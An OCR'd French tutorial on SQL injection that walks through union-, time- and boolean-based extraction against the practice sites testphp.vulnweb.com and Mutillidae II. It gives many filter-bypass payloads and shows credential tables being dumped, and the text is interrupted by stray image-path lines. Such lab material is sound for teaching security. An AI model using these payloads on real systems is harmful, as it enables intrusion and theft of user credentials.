


testphp.vulnweb.com/listproducts.php?cat=2 order by 12



Méthode 2 ➔ On obtient le même résultat de 11 colonnes dans la table !

testphp.vulnweb.com/listproducts.php?cat=2 union select 1,database(),3,4,5,6,user(),8,version(),10,11



testphp.vulnweb.com/listproducts.php?cat=2 union select 1,database(),3,4,5,6,user(),8,schema_name,10,11 from information_schema.schemata

➔ **Donne les bases de données existantes (information_schema et acuart)**


testphp.vulnweb.com/listproducts.php?cat=2 union select 1,database(),3,4,5,6,user(),8,group_concat(schema_name),10,11 from information_schema.schemata

➔ **Idem de façon concaténée**

testphp.vulnweb.com/listproducts.php?cat=2 union select 1,database(),3,4,5,6,user(),8,group_concat(table_name),10,11 from information_schema.tables where table_schema="acuart"

➔ **Donne toutes les tables existantes**

testphp.vulnweb.com/listproducts.php?cat=2 union select 1,database(),3,4,5,6,user(),8,group_concat(column_name),10,11 from information_schema.columns where table_name="users" and table_schema="acuart"



➔ **Donne les colonnes existantes dans la table users de la base de données acuart**

testphp.vulnweb.com/listproducts.php?cat=2 union select 1,database(),3,4,5,6,user(),8,group_concat(uname," ",pass," ",email),10,11 from acuart.users

➔ **Donne les valeurs contenues dans les colonnes uname, pass et email de la table users (pour la base de données acuart)**

testphp.vulnweb.com/listproducts.php?cat=2 union select 1,database(),3,4,5,6,user(),8,group_concat(column_name),10,11 from information_schema.columns where table_name="products" and table_schema="acuart"

➔ **Donne les colonnes de la table products**

testphp.vulnweb.com/listproducts.php?cat=2 union select 1,database(),3,4,5,6,user(),8,group_concat(id," / ",name," / ",price),10,11 from acuart.products

➔ **Donne les valeurs des colonnes id, name et price de la table products**

Et ainsi de suite …

Exploitation sur testphp.vulnweb : Time-based SQLi

Nous attaquerons l'URL : **http://testphp.vulnweb.com/listproducts.php?cat=2**

testphp.vulnweb.com/listproducts.php?cat=2 and if(substring(database(),1,1)="b",sleep(10),sleep(1))

La base de données met 1 seconde pour répondre : la première lettre du nom de la base de données n'est pas 'b' !

testphp.vulnweb.com/listproducts.php?cat=2 and if(substring(database(),1,1)="a",sleep(10),sleep(1))

La base de données met 10 secondes pour répondre : la première lettre du nom de la base de données est bien 'a' !


testphp.vulnweb.com/listproducts.php?cat=2 and if(substring(database(),2,1)="c",sleep(10),sleep(1))

La base de données met 10 secondes pour répondre : la deuxième lettre du nom de la base de données est bien 'c' !

Et ainsi de suite …

Exploitation sur testphp.vulnweb : Boolean-based SQLi

Nous attaquerons l'URL : **http://testphp.vulnweb.com/listproducts.php?cat=2**



Exemples de requêtes qui génèrent un affichage :

testphp.vulnweb.com/listproducts.php?cat=2 and length(database())="6"

testphp.vulnweb.com/listproducts.php?cat=2 and substring(database(),1,1)= "a"

testphp.vulnweb.com/listproducts.php?cat=2 and substring(database(),2,1)= "c"

testphp.vulnweb.com/listproducts.php?cat=2 and database()="acuart"

Il est ainsi possible de découvrir facilement le nom de la base de données, puis celui des tables et des colonnes…

Exemples de requêtes qui ne génèrent aucun affichage :

testphp.vulnweb.com/listproducts.php?cat=3 and database()="acuart"

testphp.vulnweb.com/listproducts.php?cat=2 and length(database())="4"

testphp.vulnweb.com/listproducts.php?cat=2 and substring(database(),1,1)= "b"

testphp.vulnweb.com/listproducts.php?cat=2 and substring(database(),2,1)= "b"

Injection SQL : contournement des filtres lors d'un login

Soit un filtre qui vérifie que la requête ne retourne qu'une seule ligne

Ici, l'input suivant n'est pas accepté car il retourne plusieurs lignes :

' OR 1=1-- -

Pour contourner le filtre, on tapera :

' OR 1=1 LIMIT 1-- -

Soit un filtre qui n'accepte pas les espaces blancs

Un commentaire en SQL se note **/* BLA BLA BLA */** (il débute par **/*** et finit par ***/**).

Pour contourner le filtre, on tapera donc :

'//OR/**/1=1#**

À la place de **' OR 1=1-- -**

Il faut remplacer -- - par # car --//- ne fonctionne pas !**

Soit un filtre qui vérifie avec une RegEx qu'un champ est numérique

Il faut bien définir la RegEx comme suit :

/^[0-9]+$/

➔ En effet, si le filtre est simplement **/^[0-9]+/**, on pourra le contourner avec :

1 or 1=1# (sans apostrophe initiale)

➔ Et si le filtre est simplement **/[0-9]+$/**, on pourra le contourner avec :

1 or 1=1#1 (avec un chiffre terminal)

Soit un filtre qui supprime les apostrophes simples

On place le caractère d'échappement **** dans le premier INPUT et **<space>OR 1=1-- -** dans le second INPUT.

Cela donne : **SELECT * FROM XXX WHERE NAME = '\' AND PASS = ' OR 1=1-- -';**

À cause de l'échappement, le contenu de NAME sera **\' AND PASS =**

Cela correspond donc à : **SELECT * FROM XXX WHERE NAME = 'xxx ' OR 1=1-- -';**

Le filtre est donc bien contourné !

Toujours avec ce même filtre, on ne pourra pas écrire dans le second champ :

<space>OR 'a' IN (SELECT schema_name FROM information_schema.schemata)#

En effet, les apostrophes autour de la lettre a seront supprimées.

La solution consiste alors à utiliser la notation hexadécimale des caractères ASCII : la lettre a correspond à 0x61.

On écrira donc :

<space>OR 0x61 IN (SELECT schema_name FROM information_schema.schemata)#

TABLE ASCII

Char	Dec	Oct	Hex	Char	Dec	Oct	Hex	Char	Dec	Oct	Hex	Char	Dec	Oct	Hex
(nul)	0	0000	0x00	(sp)	32	0040	0x20	@	64	0100	0x40	`	96	0140	0x60
(soh)	1	0001	0x01	!	33	0041	0x21	A	65	0101	0x41	a	97	0141	0x61
(stx)	2	0002	0x02	"	34	0042	0x22	B	66	0102	0x42	b	98	0142	0x62
(etx)	3	0003	0x03	#	35	0043	0x23	C	67	0103	0x43	c	99	0143	0x63
(eot)	4	0004	0x04	$	36	0044	0x24	D	68	0104	0x44	d	100	0144	0x64
(enq)	5	0005	0x05	%	37	0045	0x25	E	69	0105	0x45	e	101	0145	0x65
(ack)	6	0006	0x06	&	38	0046	0x26	F	70	0106	0x46	f	102	0146	0x66
(bel)	7	0007	0x07	'	39	0047	0x27	G	71	0107	0x47	g	103	0147	0x67
(bs)	8	0010	0x08	(	40	0050	0x28	H	72	0110	0x48	h	104	0150	0x68
(ht)	9	0011	0x09	)	41	0051	0x29	I	73	0111	0x49	i	105	0151	0x69
(nl)	10	0012	0x0a	*	42	0052	0x2a	J	74	0112	0x4a	j	106	0152	0x6a
(vt)	11	0013	0x0b	+	43	0053	0x2b	K	75	0113	0x4b	k	107	0153	0x6b
(np)	12	0014	0x0c	,	44	0054	0x2c	L	76	0114	0x4c	l	108	0154	0x6c
(cr)	13	0015	0x0d	-	45	0055	0x2d	M	77	0115	0x4d	m	109	0155	0x6d
(so)	14	0016	0x0e	.	46	0056	0x2e	N	78	0116	0x4e	n	110	0156	0x6e
(si)	15	0017	0x0f	/	47	0057	0x2f	O	79	0117	0x4f	o	111	0157	0x6f
(dle)	16	0020	0x10	0	48	0060	0x30	P	80	0120	0x50	p	112	0160	0x70
(dc1)	17	0021	0x11	1	49	0061	0x31	Q	81	0121	0x51	q	113	0161	0x71
(dc2)	18	0022	0x12	2	50	0062	0x32	R	82	0122	0x52	r	114	0162	0x72
(dc3)	19	0023	0x13	3	51	0063	0x33	S	83	0123	0x53	s	115	0163	0x73
(dc4)	20	0024	0x14	4	52	0064	0x34	T	84	0124	0x54	t	116	0164	0x74
(nak)	21	0025	0x15	5	53	0065	0x35	U	85	0125	0x55	u	117	0165	0x75
(syn)	22	0026	0x16	6	54	0066	0x36	V	86	0126	0x56	v	118	0166	0x76
(etb)	23	0027	0x17	7	55	0067	0x37	W	87	0127	0x57	w	119	0167	0x77
(can)	24	0030	0x18	8	56	0070	0x38	X	88	0130	0x58	x	120	0170	0x78
(em)	25	0031	0x19	9	57	0071	0x39	Y	89	0131	0x59	y	121	0171	0x79
(sub)	26	0032	0x1a	:	58	0072	0x3a	Z	90	0132	0x5a	z	122	0172	0x7a
(esc)	27	0033	0x1b	;	59	0073	0x3b	[	91	0133	0x5b	{	123	0173	0x7b
(fs)	28	0034	0x1c	<	60	0074	0x3c	\	92	0134	0x5c	|	124	0174	0x7c
(gs)	29	0035	0x1d	=	61	0075	0x3d	]	93	0135	0x5d	}	125	0175	0x7d
(rs)	30	0036	0x1e	>	62	0076	0x3e	^	94	0136	0x5e	~	126	0176	0x7e
(us)	31	0037	0x1f	?	63	0077	0x3f	_	95	0137	0x5f	(del)	127	0177	0x7f

Soit un filtre qui double les apostrophes simples

La requête suivante n'aboutira pas car l'apostrophes initiale sera doublée :

' OR 1=1-- -

Il suffira alors pour contourner le filtre d'écrire :

\' OR 1=1-- -

L'apostrophe initiale sera doublée mais l'une d'elles sera échappée !

Soit un filtre qui n'accepte pas le caractère #

Il suffit de remplacer le caractère **#** par :

-- -

-- **[deux tirets suivi d'un espace]**

%23

/*

Soit un filtre qui n'accepte pas les mots union/UNION ou select/SELECT

Il suffit, à la place d'**union select 1,2 # (**ou **UNION SELECT 1,2 #)**, d'écrire :

UnioN SelEcT 1,2 %23

UnioN+SelEcT+1,2+%23

UnioN//SelEcT/**/1,2/**/%23**

Soit un filtre qui interdit l'utilisation du signe égal (=)

On peut utiliser LIKE ou IN :

'string_1' LIKE 'string_2'

'string_1' IN 'string_2'

Soit un filtre qui interdit les opérateurs AND et OR

On peut remplacer par :

&&

||

Soit un filtre qui interdit les signes < et >


On peut utiliser NOT BETWEEN :

NOT BETWEEN x AND y


MySQL : union-based SQLi avec Mutillidae II (OWASP BWA)

On sélectionne dans le site Mutillidae II (version 2.6.24) de OWASP BWA (et pas dans le site Mutillidae de Metasploitable que nous verrons au chapitre suivant ! ! !) :

OWASP 2013 / A1-Injection (SQL) / SQLi – Extract Data / User Info (SQL)



On recherche ensuite combien il faut de colonnes dans le SELECT.



' union select null;-- -


' union select null, null;-- -

' union select null, null, null;-- -

' union select null, null, null, null;-- -

' union select null, null, null, null, null;-- -

' union select null, null, null, null, null, null;-- -



BINGO ! Il n'y a plus de message d'erreur avec 7 champs :

' union select null, null, null, null, null, null, null;-- -

Results for "' union select null, null, null, null, null, null, null;-- -".1 records found.

Username=
Password=
Signature=

Je découvre ensuite que les champs 2, 3 et 4 s'affichent

' union select null, user(), database(), @@version, null, null, null;-- -

Results for "' union select null, user(), database(), @@version, null, null, null;-- -".1 records found.

Username=mutillidae@localhost
Password=nowasp
Signature=5.1.41-3ubuntu12.6-log

Je désire ensuite afficher toutes les bases de données (il y en a 34) :

' union select null,schema_name, null, null, null, null, null FROM information_schema.schemata;-- -

Results for "' union select null,schema_name, null, null, null, null, null FROM information_schema.schemata;-- -".34 records found.

Je découvre deux bases de données intéressantes : mutillidae et nowasp :

Username=mutillidae
Password=
Signature=

Username=mysql
Password=
Signature=

Username=nowasp
Password=
Signature=


Essayons d'en savoir plus…

Je vais ensuite essayer de découvrir les tables présentes dans les bases données (il y en a 629) :

```
' union select null,table_schema, table_name,  null, null, null, null FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema';-- -
```

Results for "' union select null,table_schema, table_name, null, null, null, null FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema';-- -".629 records found.

Une table semble très prometteuse : la table accounts de la base de données nowasp :



Je vais donc tenter d'afficher toutes les colonnes des tables présentes dans les bases de données (il y en a 4154) :

```
' union select null,table_schema, table_name,  column_name, null, null, null FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema';-- -
```

Results for "' union select null,table_schema, table_name, column_name, null, null, null FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema';-- -".4154 records found.

Je découvre dans la base de données nowasp trois colonnes intéressantes de la table accounts : username, password et is_admin :

Username=nowasp
Password=accounts
Signature=username

Username=nowasp
Password=accounts
Signature=password

Username=nowasp
Password=accounts
Signature=mysignature

Username=nowasp
Password=accounts
Signature=is_admin

Finalement, j'affiche les colonnes username, password et is_admin de la table accounts contenue dans la base de données nowasp :

```
' union select null, username, password, is_admin, null, null, null FROM nowasp.accounts ; -- -
```

Results for "' union select null, username, password, is_admin, null, null, null FROM nowasp.accounts ; -- -".24 records found.

BINGO ! Voici les mots de passe des utilisateurs :

Username=admin
Password=admin
Signature=TRUE

Username=adrian
Password=somepassword
Signature=TRUE

Username=john
Password=monkey
Signature=FALSE

Username=jeremy
Password=password
Signature=FALSE

MySQL : union-based SQLi avec Mutillidae II (Metasploitable)

On utilise ici le site Mutillidae (version 2.1.19) de la machine virtuelle Metasploitable.

A condition d'effectuer quelques changements, il est possible de refaire l'injection SQL du chapitre précédent avec le site Mutillidae de la machine virtuelle Metasploitable.

Changement n°1

Il faut modifier le fichier de configuration de Mutillidae avec la commande :

sudo nano /var/www/mutillidae/config.inc

```
$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'metasploit';
```

On remplace 'metasploit' par 'owasp10' :

```
$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'owasp10';
```

On ferme nano avec Ctrl+X puis Y <ENTER>

Changement n°2

- **Le nombre de colonnes n'est plus de 7 mais de cinq**
- **On ne met pas de point-virgule à la fin de la requête**

Vérifions cela avec la commande :

' UNION SELECT null, @@version, null, null, null -- -

Le résultat attendu s'affiche bien à l'écran :

Username=5.0.51a-3ubuntu5
Password=
Signature=

Pour la suite, vous faites comme au chapitre précédent … La requête finale sera :

' union select null, username, password, is_admin, null FROM owasp10.accounts -- -


Lire un fichier avec une injection SQL


Dans le site Mutillidae de la machine virtuelle OWASP BWA (voir deux chapitres en arrière), nous avons réussi à afficher des informations grâce à l'injection suivante :

```
' union select null, user(), database(),  @@version, null, null, null;-- -
```

Simplifions cette injection en n'affichant qu'une seule information :

```
' union select null, user(), null,  null, null, null, null;-- -
```

